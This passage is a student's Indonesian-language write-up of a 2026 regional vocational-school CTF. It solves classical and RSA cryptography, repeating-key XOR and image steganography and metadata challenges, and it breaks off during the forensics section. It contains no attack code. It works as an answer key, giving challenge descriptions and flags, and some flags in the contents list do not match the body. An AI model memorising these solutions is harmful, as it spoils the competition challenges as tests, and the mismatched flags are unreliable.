

**WRITE UP LKS SMK
KABUPATEN PEMALANG
TAHUN 2026**



**SMK NEGERI 1 PEMALANG
-Ananditya Narendratama W.**

Daftar Isi

Cryptography	1
1. Chifer Polimorfisme	1
Flag : ctf_smk{authentication_face_recognition}	1
2. Pesan Dari Masa Lalu	2
Flag : ctfpml{Meraih.kemenangan.dengan.benar}	2
3. RSA_012048.....	3
Flag : pml_SMKLKS{SMK26_LKS_RSA_2048_05022026}	3
4. RSA_0165537	4
Flag : Cslks_SMK{lks26_SMK_RSA_g0od_05022026}	4
5. RSA_6553702.....	5
Flag : lkspml_SMK{pml26_SMK_RSA_best_05022026}	5
6. Sor osor osor.....	6
Flag : LKSPML{xor_1s_w34k_1f_r3us3d}	8
7. Hantu Gentaynagan	9
Flag : LKSPML{Manus1a_B3rdamp1ngan_D3n9an_h4ntu}	10
Forensics.....	10
1. Dua Yang Saling Menguatkan	10
Flag : LKS_kabPML{99_menyEJ /kkan"IKHLAS"}	11
2. Ilmu Adalah Cermin Amal	12
Flag : 26_lksCS{ilmu*tanpa_amal/ibarat?pohon!tanpa_buah}	13
3. Nanas Madu Belik	14
Flag : lks_Pml{Bu4h_B3rG12i\$2026_}	15
4. Sesuatu Yang Istimewa Di Kabupaten Pemalang	16
Flag : LKScs_PML{PML_2026_9R0M8Y4ng"Mendunia"}	17

5. Struktur warna dan number hampir sama, dapat berkurang	18
Flag : ctfflag_tkj{teknikjaringancyber}	18
6. The Things You Ran	19
Flag : LKSPML{r3G1StRY_kN0wS_Our_st3pS}	23
7. Berbincang Alat Bantu Manusia	24
Flag : lks_pml26{4rt1fici4l_1n73le93nce/\inframe}	26
8. Apakah Anda Melihat Sesuai yang Indah Di Gambar	26
Flag : lkscs_26{1nd<>hny4_w1s4t4_di_"pemalang"}	29
Web Exploitation.....	30
1. Admin Only!!.....	30
2. Titipan Pesan Buat Admin	32
3. Kalkulator Rusak	34

Crypto

1. Chiper Polimorfisme

```
1 title: Chiper Polimorfisme
2 value: 999
3 description: Kami menemukan sebuah transmisi yang tampak sangat kacau. Si pengirim menyebutnya sebagai 'Chiper Polimorfisme', seolah-olah pesan ini bisa berubah bentuk untuk mengelabui s
4 iapa pun yang mencoba membacanya."M
5 https://drive.google.com/file/d/1GgbYkH55meFvXY0bmUaEkIlkyhthPdpJ/view?usp=sharing M
6 M
7 format : ctf_smk
```

Diberikan sebuah file txt bernama “ctf_11.txt”, gas kita buka menggunakan vim.

```
1 key : LKSPMLSMK
2 chiper : ndx_hyv{sgdsofiunsfszx_xpop_jqmzqfxftgz}
```

Dari keterangan di atas, kita diberikan key dan chipernya, sepertinya ini adalah vigenere cipher yang identik dengan adanya sebuah kunci untuk mengenkripsi gas, kita ke cyberchef.

The image shows the CyberChef web application interface. On the left, the 'Recipe' panel has a 'Vigenère Decode' recipe selected. The 'Key' field is filled with 'LKSPMLSMK'. On the right, the 'Input' field contains the ciphertext 'ndx_hyv{sgdsofiunsfszx_xpop_jqmzqfxftgz}'. Below the input, the 'Output' field displays the decoded result: 'ctf_smk{authentication_face_recognition}'. At the bottom of the recipe panel, there is a 'BAKE!' button and an 'Auto Bake' checkbox which is checked.

Yap Flag telah ditemukan!

ctf_smk{authentication_face_recognition}

2. Pesan Dari Masa Lalu


```
1 title: Pesan Dari Masa Lalu
2 value: 996
3 description: Kami menemukan sebuah surat yang ditulis dengan cara yang sangat tua, menyerupai metode yang digunakan oleh kaisar di zaman Romawi. Pesannya tampak berantakan, seolah-olah
4 setiap huruf telah bergeser dari tempat yang seharusnya.
5 https://drive.google.com/file/d/1THVKp_i0V-bCad5Le2Sqz0K9eRITWqa5/view?usp=sharing
6
7 format : ctfpml
```

Diberikan sebuah file txt bernama “ctf_13.txt”, gas kita langsung buka lagi menggunakan vim.

```
1 chipper : ardnkj{Kcpygf.ickclyleyl.bcleyl.zclyp}
2 key : 2026
```

Dari keterangan soal dan file ctf_13.txt, chipper ini kemungkinan besar adalah vigenere cipher atau Caesar cipher yang menggunakan metode pergeseran huruf untuk mengenkripsi sebuah text.

Karena key adalah sebuah angka, kita eliminasi vigenere cipher karena cipher tersebut harus menggunakan huruf untuk membuat kuncinya, jadi kita mendekripsinya menggunakan Caesar cipher.



Dan Yap Flag ditemukan

ctfpml{Meraih.kemenangan.dengan.benar}

3. RSA_012048

```
1 title: RSA_012048
2 value: 996
3 description: Kami menemukan sebuah surat yang ditulis dengan cara yang sangat tua, menyerupai metode yang digunakan oleh kaisar di zaman Romawi. Pesannya tampak berantakan, seolah-olah s
4 etiap huruf telah bergeser dari tempat yang seharusnya."M
5 https://drive.google.com/file/d/1qx0L5h3R9FxMLG7x7NbWwKva0TKWrgwb/view?usp=sharing"
6 "M
7 format : pml_SMKLKS
```

Diberikan sebuah file txt bernama “ctf_15.txt”, gas kita buka menggunakan vim.

```
1 c: 492008891788217695961520964666383102556099884584524983951458578306800487099535080069520935677029015114639294023797768700257842250798030083173726800919123396078097513566039515413885387
2 72458033980081785344019712991442273991988372840369422540335084573705984361398514953834904162369381
3 n: 60602054799707560063717034879431076385731159923671584041163595673651163366208343140806056608828685064578777234521395061666211219294796942595171499360378791406134964205403636476145021
4 65314327284872102720855032604886472396133082848042619823493797283673841804858651086284417223277591608668630597538145357199851
5 e: 2048
```

Dari soal dan file ctf_15.txt, sepertinya ini adalah enkripsi yang bernama RSA, di mana sudah diketahui c, n dan e nya. Gas kita dekripsi.



RSA CIPHER
Cryptography · Modern Cryptography · RSA Cipher

RSA DECODER

Indicate known numbers, leave remaining cells empty.

★ VALUE OF THE CIPHER MESSAGE (INTEGER) C= 4920088917882176959615209646663831025560998845845...

★ PUBLIC KEY E (USUALLY E=65537) E= 2048

★ PUBLIC KEY VALUE (INTEGER) N= 6060205479970756006371703487943107638573115992367...

★ PRIVATE KEY VALUE (INTEGER) D=

Search for a tool

★ SEARCH A TOOL ON DCODE

e.g. type 'caesar'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

Decryption using E (Small E attack)

pml_SMKLKS{SMK26_LKS_RSA_2048_05022026}

Yap Flag ditemukan!

pml_SMKLKS{SMK26_LKS_RSA_2048_05022026}

4. RSA_0165537

```
1 title: RSA_0165537
2 value: 996
3 description: Kami menemukan sebuah catatan digital yang berisi deretan angka raksasa. Si pengirim hanya memberikan label 'RSA_0165537' tanpa instruksi tambahan.
4 ^M
5 file : https://drive.google.com/file/d/1dCmN9HAi7AtP3whIwt61q-ouToa9SVU/view?usp=sharing^M
6 ^M
7 format : Cslks_SMK
```

Diberikan sebuah file txt bernama “ctf_10.txt”, gas kita buka.

```
1 c: 270252841506066781482743055668883917809011413284197484864546223280881914568973776759142511014199189901511015375168125720948858214121674957585737953861713821442797126522459486477392703
012078798927058989490571665544711609936909115722098697425100043225610926838340728573447327677635670586623933619440073988494
2 n: 518074243921579220898463732832403743141966200221961981823379715075850376676093514511306759633944042022456606571078045958486959222265245624364189581975731096629033902335536848649659488
7502346274971250648397208821924007414140941433404787217304233661545376998462495971004373096184983970717355871659744583385809
3 d: 22859866923606860109467589645616142704395041851196570777375367503186659738345167237801499725490019084189694598200154009227651382866878821071095158966040825249868012939837693853443088
7446506932116446610224361607497794424616630454787964576408903330764677464462112800039866168369772406991428191487241785634329
4 e: 65537
```

Berdasarkan soal dan file ctf_10.txt, ini adalah enkripsi RSA seperti soal sebelumnya, di mana soal ini sudah diketahui c , n , d dan e nya. Gas kita dekripsi



Dan Yap flag telah ditemukan!

Cslks_SMK{1ks26_SMK_RSA_g0od_05022026}

5. RSA_6553702

```
1 title: RSA_6553702
2 value: 996
3 description: Seorang kurir meninggalkan sebuah berkas berjudul 'RSA_6553702' yang berisi deretan angka-angka raksasa. Ada nilai n, e, c, dan bahkan ia ceroboh meninggalkan nilai d di sana.
4 "M
5 https://drive.google.com/file/d/1GHX3ajf-ZoCZd0ni2pENVt5H_2_di_-P/view?usp=sharing"
6 "M
7 format : lkspml_SMK
```

Diberikan file txt bernama “ctf_12.txt”, gas kita buka!

```
c:
1702365502199094693687306858830441281381626763126314645491087460469631019220946903538236762788803563066739470829112142873504919746349861134262162394838232187337825600438445
587773067324069393087889283849718438469732466616667582129544304217106990496319827450674240849286271184689561851340214980879838209732107
n:
4223326653160953146317885665007966699517980903799730790523801989508930650263690876703267401227622113567423411366268714857511864741510504469328072630036424697428647310820948
9412919309244864407873401067842512537751886603156917566351608051320785516531488746950545599112577338388648843218647779278310612953056389
d:
3869863011361849922069696048874046969489811697742976233769250302485470854778753445043023238453410488181499163821462210119830057852162729670141895686084918396975856554970859
9218595652415020441984175253135903772676329907308143960235718818695192889113434278028608828047076939316365005839708528489257775123448833
e: 65537
```

Dan yap, ini adalah soal enkripsi RSA, kita disuruh untuk mendekripsinya, di mana nilai n, c, e, ada, gas kita dekripsi!



Dan yap flag telah ditemukan!

lkspml_SMK{pml26_SMK_RSA_best_05022026}

6. Sor osor osor

```
1 title: sor osor osor
2 value: 1000
3 description: Seorang teman mencoba menyembunyikan pesan rahasia menggunakan sebuah kata kunci pendek. Karena pesannya lebih panjang dari kuncinya, dia akhirnya memakai kunci yang sama be
  rulang-ulang sampai pesannya habis.^M
4 ^M
5 Dia pikir cara ini sudah cukup aman, tapi bukankah sesuatu yang berulang itu biasanya punya pola? Coba cari tahu kata apa yang dia pakai dan kembalikan pesannya ke bentuk semula!
```

Diberikan file bernama “cipher.bin” dan dekripsi file nyaranin ke arah cipher dengan kata kunci pendek yang diulang-ulang untuk nge-cover pesan yang lebih Panjang dari key nya. Ini adalah ciri khas dari repeating key cipher

Mari cek ekstensi filenya.

```
cipher.bin  flag.txt  README.md  solver.py
[naren@parrot]--[~/CTF/LKSPML2026/Crypto/sor osor osor]
$file cipher.bin
cipher.bin: data
```

Hasilnya adalah data, artinya isinya **binary**, bukan plain text, ini adalah clue penting. Karena hasilnya ada byte non printable, berarti operasinya bukan shift huruf, ini adalah byte-wise XOR dengan key yang diulang (Repeating Key XOR)

Coba kita cek raw bytes-nya

```
cipher.bin: data
[naren@parrot]--[~/CTF/LKSPML2026/Crypto/sor osor osor]
$xxd cipher.bin
00000000: 2f39 2a20 3923 180a 1602 2b5e 102d 0e43  /9* 9#....+^..C
00000010: 4004 3c43 1f2f 065c 1601 4a14 09      @.<C./.\..J..
```

Total 29 byte, karena ciphernya kependekan, Teknik analisis seperti statistic klasik seperti Kasiski Examination atau Index Of Coincidence gak reliable, sampelnya terlalu sedikit buat dapet sinyal frekuensi huruf yang valid.

Karena statistic gak mempan, kita pakai pendekatan lain : **Known Plaint Text Attack**, alias Crib Dragging.

Prinsipnya simple, berdasarkan sifat XOR :

Cipher text = plaintext XOR key


Kalau dibalik:

Key = ciphertext XOR plaintext

Artinya kita bisa nebak sepotong plain textnya, kita bisa langsung dapetin sepotong key nya, ga perlu brute force juga.

Tebakan pertama yang dipakai: Format flag di LKSPML, biasanya **LKSPML{....}**, jadi kita asumsikan bahwa 7 byte pertama itu plain textnya “LKSPML{“, terus XOR kan ke 7 byte pertama cipher text.


Kita bisa pakai cyberchef dengan memasukkan operation ‘From Hex’ dan operation “XOR” dengan key “LKSPML{“, dengan cipher text “2f392a203923180a16022b5e102d0e4340043c431f2f065c16014a1409”



Bisa kita lihat 7 byte pertama dari outputnya adalah “cryptoc”, byte ke-7 (c) itu sama dengan byte ke-1 (c), ini bukanlah sebuah kebetulan, itu artinya :

1. Key-nya berulang setiap 6 karakter (Terbukti dari dari c muncul lagi di posisi ke 7, yaitu posisi $0 \bmod 6$).
2. Key sebenarnya adalah **“crypto”**

Key sebenarnya sudah ketemu, gas kita decrypt lagi menggunakan key “crypto”



Dan Yap, flag telah ditemukan!

LKSPML{xor_1s_w34k_1f_r3us3d}

7. Hantu Gentaynagan

```
1 title: Hantu gentaynagan
2 value: 1000
3 description: Seorang informan mengirimkan deretan angka ini sebelum menghilang tanpa jejak. Dia hanya meninggalkan pesan singkat: 'Hati-hati dengan Hantu yang menjaga data ini.'^M
4 ^M
5 Kami tidak tahu apa maksudnya, tetapi sepertinya angka-angka ini tidak akan berbicara kecuali Anda menggunakan metode yang tepat untuk mengusir kabut yang menutupinya. Bisakah Anda mengu
ngkap apa yang disembunyikan oleh sang hantu?
```

Diberikan file chall.txt, gas kita buka

```
File Edit View Search Terminal Help
1 0451b184f5fe1d21f273177c79796d9ec863252a370d62086adb59617b3eaaad
2 7702f2e0d4f102b89a33deff59e9c5c9
```

Sepertinya soal ini menggunakan permainan kata klasik khas CTF Indonesia. Kata “Hantu” dalam dunia kriptografi sangat identic dengan Phantom atau Ghost. Namun jika kita lihat clue nya dan hubungannya dengan angka/cipher, kata “Ghost” merujuk pada “Gost Cipher”. Hal yang memperkuat dugaan ini adalah


Pada baris 1

“0451b184f5fe1d21f273177c79796d9ec863252a370d62086adb59617b3eaaad” (64 Hex Karakter = 32 Bytes)

Baris ke 2

“7702f2e0d4f102b89a33deff59e9c5c” (31 Hex Karakter > kemungkinan ada padding atau missing leading zero menjadi 32 karakter / 16 bytes)

Gas kita dekripsi semua barisnya di cyberchef.



Dan yep flag telah ditemukan!

LKSPML{Manus1a_B3rdamp1ngan_D3n9an_h4ntu}

Forensics


1. Dua Yang Saling Menguatkan

```

1 title: Dua yang saling menguatkan
2 value: 999
3 description: kalo satu tidak jadi kuat ^M
4 ^M
5 https://drive.google.com/file/d/1BfU3dTe5CvImDRqrtALMTmWuABXfDeMY/view?usp=sharing^M
6 ^M
7 format : LKS_kabPML

```


Diberikan sebuah file “ctf_3.png”, gas kita buka dulu filenya.



Sepertinya itu adalah gambar masjid di Pemalang, tetapi tidak ada yang aneh di gambarnya, mungkin ada yang disembunyikan, gas kita pake command **zsteg**


```
[x]-[naren@parrot]~[~/CTF/LKSPML2026/Forensic/Dua yang saling menguatkan]
$zsteg ctf_3.png
b1,rgb,lsb,xy  .. text: "NEM0QjUzNUY2QjYxNjI1MDRENEM3QjM5Mzk1RjZENjU2RTc5NDU0QTdDNUY3QzZCNkI2MTZFNUYyMjQ5NEI0ODRDND1MzIyN0Q="
b1,bgr,lsb,xy  .. text: "QjU{#URZE;4"
```

Terlihat string mencurigakan yang mungkin sudah terenkripsi



base64, gas kita decode!

Terlihat dari outputnya masih terenkripsi, sepertinya itu adalah strings HEX, gas kita decode lagi!




Dan yap flag ditemukan!

LKS_kabPML{99_menyEJ|_|kkan_"IKHLAS"}

2. Ilmu Adalah Cermin Amal

```
File Edit View Search Terminal Help
1 title: Ilmu adalah cermin amal
2 value: 1000
3 description: Ada pepatah yang mengatakan bahwa ilmu adalah cermin dari amal perbuatan kita. Namun, dalam tantangan ini, sebuah gambar mungkin menjadi cermin bagi data yang tersembunyi.
4 ^M
5 https://drive.google.com/file/d/1JsyQxsqkbfZ8qIiiCZpehTF2kBsYXPey/view?usp=sharing
6 ^M
7 format : 26_lksC
```

Diberikan file “ctf_7.webp”, gas kita buka!



Sepertinya tidak ada apa apa di gambar tersebut, mungkin ada metadata yang tersembunyi di gambar ini sesuai deskripsi soal “data yang tersembunyi”, gas kita pake exiftool!

```
[x]~Inaren@parrot:~/CTF/LKSPML2026/Forensic/Ilmu adalah cermin amal
$exiftool ctf_7.webp
ExifTool Version Number      : 13.25
File Name                    : ctf_7.webp
Directory                    : .
File Size                    : 144 kB
File Modification Date/Time   : 2026:06:28 22:16:00-04:00
File Access Date/Time        : 2026:06:28 22:16:34-04:00
File Inode Change Date/Time   : 2026:06:28 22:16:26-04:00
File Permissions              : -rw-rw-r--
File Type                    : WEBP
File Type Extension           : webp
MIME Type                    : image/webp
VP8 Version                  : 3-20-6-6-12-1
VP8 Version (bicubic reconstruction, normal loop)
Image Width                  : 910
Horizontal Scale              : 0
Image Height                 : 520
Vertical Scale                : 0
Exif Byte Order               : Little-endian (Intel, II)
Serial Number                 : 2-6--12-11-19-3-19-{-9-12-13-21-*20-1-14-16-1--1-13-1-12-/9-2-1-18-1-20-7-16-15-8-15-14-!-20-1-14-16-1--2-21-1-8-}
Image Size                   : 910x520
Megapixels                   : 0.473
```

Terlihat metadata mencurigakan yaitu Serial Number, strings tersebut mirip seperti flag kita yang dimulai angka 26, kebetulan juga huruf l-k-s-C-S itu adalah huruf ke 12-11-19-3-19, oleh karena itu untuk mendapatkan flagnya kita harus mendekripsi cipher tersebut dengan cara mencocokkan huruf dengan urutan angka pada strings tersebut, lebih jelasnya ada di gambar ini

A = 1	H = 8	O = 15	V = 22
B = 2	I = 9	P = 16	W = 23
C = 3	J = 10	Q = 17	X = 24
D = 4	K = 11	R = 18	Y = 25
E = 5	L = 12	S = 19	Z = 26
F = 6	M = 13	T = 20	
G = 7	N = 14	U = 21	


Gas kita dekripsi, setelah kita dekripsi kita mendapatkan flag yaitu :

26_lksCS{ilmu*tanpa_amal/ibarat?pohon!tanpa_buah}

3. Nanas Madu Belik

```
1 title: Nanas madu Belik
2 value: 999
